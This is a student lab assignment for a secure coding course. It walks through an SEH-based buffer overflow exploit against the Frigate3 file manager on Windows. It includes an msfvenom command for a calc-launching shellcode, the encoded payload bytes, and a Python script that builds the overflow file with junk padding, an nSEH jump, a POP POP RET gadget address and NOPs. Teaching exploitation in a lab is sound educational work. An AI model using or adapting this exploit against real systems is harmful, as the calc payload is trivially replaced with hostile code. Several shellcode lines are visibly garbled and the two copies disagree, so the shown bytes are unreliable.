






NAME: A KRISHNA AKHIL
REG NO: 18BCE7076
SECURE CODING LAB (L39+L40)
ASSIGNMENT 10
GUIDED BY: Prof. Sibi Chakravarthy











The application crashes and CMD opens up after pressing Ok. Open linux on VMBox and in terminal paste the following code to get the calc payload

```
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d" -f python
```

This will generate the bit code

```
buf = ""
```

```
buf += "\xbfx3\xfa\x7b\x97\xdb\x5d\x97\x24\xf4\x5d\x2b"
```

```
buf += "\xc9\xb1\x30\x83\xed\xfc\x31\x7d\x0f\x03\x7d\xec\x18"
```

```
buf += "\x8e\x6b\x1a\x5e\x71\x94\xda\x3f\xfb\x71\xeb\x7f\x9f"
```

```
buf += "\xf2\x5b\xb0\xeb\x57\x57\x3b\xb9\x43\xec\x49\x16\x63"
```

```
buf += "\x45\xe7\x40\x4a\x56\x54\xb0\xcd\x4a\x7\xe5\x2d\xe5"
```

```
buf += "\x67\xf8\x2c\x22\x95\xf1\x7d\xfb\x41\xa4\x91\x88\xac"
```

```
buf += "\x74\x19\xc2\x21\xfd\xfe\x92\x40\x2c\x51\xa9\x1a\xee"
```

```
buf += "\x53\x7e\x17\xa7\x4b\x63\x12\x71\xe7\x57\xe8\x80\x21"
```

```
buf += "\xa6\x11\x2e\x0c\x07\xe0\x2e\x48\xaf\x1b\x45\xa0\xcc"
```

```
buf += "\xa6\x5e\x77\xaf\x7c\xea\x6c\x17\xf6\x4c\x49\xa6\xdb"
```

```
buf += "\x0b\x1a\xa4\x90\x58\x44\xa8\x27\x8c\xfe\x4d\xac\x33"
```


```
buf += "\xd1\x5d\xf6\x17\xf5\x06\xac\x36\xac\xe2\x03\x46\xae"
```

```

buf += "\x4d\xfb\xe2\xa4\x63\xe8\x9e\xe6\xe9\xef\x2d\x9d\x5f"
buf += "\xef\x2d\x9e\xcf\x98\x1c\x15\x80\xdf\xa0\xfc\xe5\x10"
buf += "\xeb\x5d\x4f\xb9\xb2\x37\xd2\xa4\x44\xe2\x10\xd1\xc6"
buf += "\x07\xe8\x26\xd6\x6d\xed\x63\x50\x9d\x9f\xfc\x35\xa1"
buf += "\x0c\xfc\x1f\xc2\xd3\x6e\xc3\x05"

```

Make a new python script



```

exploit_calc.py - C:\Users\Garick\Downloads\exploit_calc.py (2.7.17)
File Edit Format Run Options Window Help
# -*- coding: cp1252 -*-

f= open("payload_calc.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B  5B          POP EBX
#40010C4C  5D          POP EBP
#40010C4D  C3          RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)


nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x0!"


buf = ""
buf += "\xbf\xe3\xfa\x7b\x97\xdb\x5d\x9d\x74\x24\xf4\x5d\x2b"
buf += "\xc9\xb1\x30\x83\xed\xfc\x31\x7d\x0f\x03\x7d\xec\x18"
buf += "\x8e\x6b\x1a\x5e\x71\x94\xda\x3f\xfb\x71\xeb\x7f\x9f"
buf += "\xf2\x5b\xb0\xeb\x57\x57\x3b\xb9\x43\xec\x49\x16\x63"
buf += "\x45\xe7\x40\x4a\x56\x54\xb0\xcd\xda\x7e\x52\xde\x5"
buf += "\x67\xf8\x2c\x22\x95\xf1\x7d\xfb\xda\x49\x91\x88\xac"
buf += "\x74\x19\xc2\x21\xfd\xfe\x92\x40\x2c\x51\xa9\x1a\xee"
buf += "\x53\x7e\x17\xa7\x4b\x63\x12\x71\xe7\x57\xe8\x80\x21"
buf += "\xa6\x11\x2e\x0c\x07\xe0\x2e\x48\xaf\x1b\x45\xa0\xcc"
buf += "\xa6\x5e\x77\xaf\x7c\xea\x6c\x17\xf6\x4c\x49\xa6\xdb"
Ln: 1 Col: 0


```

Execute the python script to generate the payload



Do the same process as we did for exploit_cmd, but this time, after the application crashes it opens calculator





Attach Debugger and analyse the address of various registers below

